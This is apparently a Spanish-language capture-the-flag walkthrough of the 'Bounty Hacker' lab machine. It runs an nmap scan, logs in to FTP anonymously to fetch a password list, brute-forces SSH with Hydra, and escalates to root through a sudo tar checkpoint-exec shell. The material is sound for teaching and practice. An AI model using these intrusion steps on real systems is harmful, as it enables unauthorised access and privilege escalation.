
Bounty Hacker

NMAP:

```
└─# nmap -p- --open -sS -sC -sV --min-rate 5000 -n -vvv -Pn 10.10.249.55 -oN Escaneo.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slow
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 06:39 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:39
Completed NSE at 06:39, 0.00s elapsed
Initiating SYN Stealth Scan at 06:39
Scanning 10.10.249.55 [65535 ports]
Discovered open port 80/tcp on 10.10.249.55
Discovered open port 22/tcp on 10.10.249.55
Discovered open port 21/tcp on 10.10.249.55
Completed SYN Stealth Scan at 06:40, 24.61s elapsed (65535 total ports)
Initiating Service scan at 06:40
Scanning 3 services on 10.10.249.55
Completed Service scan at 06:40, 6.09s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.249.55.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:40
NSE: [ftp-bounce 10.10.249.55:21] PORT response: 500 Illegal PORT command.
NSE Timing: About 99.77% done; ETC: 06:40 (0:00:00 remaining)
Completed NSE at 06:40, 30.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.27s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Nmap scan report for 10.10.249.55
Host is up, received user-set (0.034s latency).
Scanned at 2025-07-06 06:39:48 EDT for 61s
Not shown: 55790 filtered tcp ports (no-response), 9742 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.0.231
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCgcwCtWTBLYfcPeyDkCNmq6mXb/qZExzWud7PuaWL38rUCUpDu6kvqKMLQRHX
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMCu8L8U5da2Rnlmm
|   256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqmJn+c7Fx6s0k8SCxAJAoJB7pS/RRtWjkaeDftreFw
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:40
Completed NSE at 06:40, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 61.64 seconds
           Raw packets sent: 122243 (5.379MB) | Rcvd: 10598 (527.876KB)

```

Puertos 21,22 y 80 abiertos:

Revisamos el puerto 80, tenemos una imagen de Cowboy Bebop y un texto.



Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"


Faye:"..hmph.."

Puerto 21 FTP

Vemos que podemos conectarnos como "Anonymous"


```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

accedemos y revisamos:




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ftp 10.10.249.55
Connected to 10.10.249.55.
220 (vsFTPd 3.0.3)
Name (10.10.249.55:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||43337|)
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

Descargamos los archivos para investigar:



```
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |************************************************************************************************************|    68        1.75 MiB/s    00:00 E
226 Transfer complete.
68 bytes received in 00:00 (2.21 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |************************************************************************************************************|   418        7.21 KiB/s    00:00 E
226 Transfer complete.
418 bytes received in 00:00 (4.74 KiB/s)
ftp>
```


Encontramos un monton de posibles claves y un usuario "lin"



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin

┌──(root㉿kali)-[/home/kali/Desktop]
```


Pruerto 22 SSH

Probamos con Hydra sobre el usuario "lin" y la lista de claves:




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -l lin -P ./locks.txt ssh://10.10.249.55/ -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:15:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.10.249.55:22/
[22][ssh] host: 10.10.249.55   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:15:33
```

Nos conectamos a SSH (tube que reiniciar la maquina por timeout)



```
└─# ssh lin@10.10.78.59
The authenticity of host '10.10.78.59 (10.10.78.59)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.78.59' (ED25519) to the list of known hosts.
lin@10.10.78.59's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ whoami
lin
lin@bountyhacker:~/Desktop$ 
```


encontramos primera clave:



```
lin@bountyhacker:~/Desktop$ ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun  7  2020 user.txt
```


Escalada de privilegios

Ejecutamos "sudo -l"



```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ 
```

Tenemos acceso a "tar", revisamos en la web GTFOBins:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Ejecutamos comando:



```
lin@bountyhacker:~/Desktop$
lin@bountyhacker:~/Desktop$     sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
tar: Removing leading `/' from member names
# whoami
root
# ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun  7  2020 user.txt
# cd ..
# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
# cd ..
# cd ..
# ls
bin  boot  cdrom  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root
# cd root
# ls
root.txt
# cat root.txt
TH[redacted]
# 
```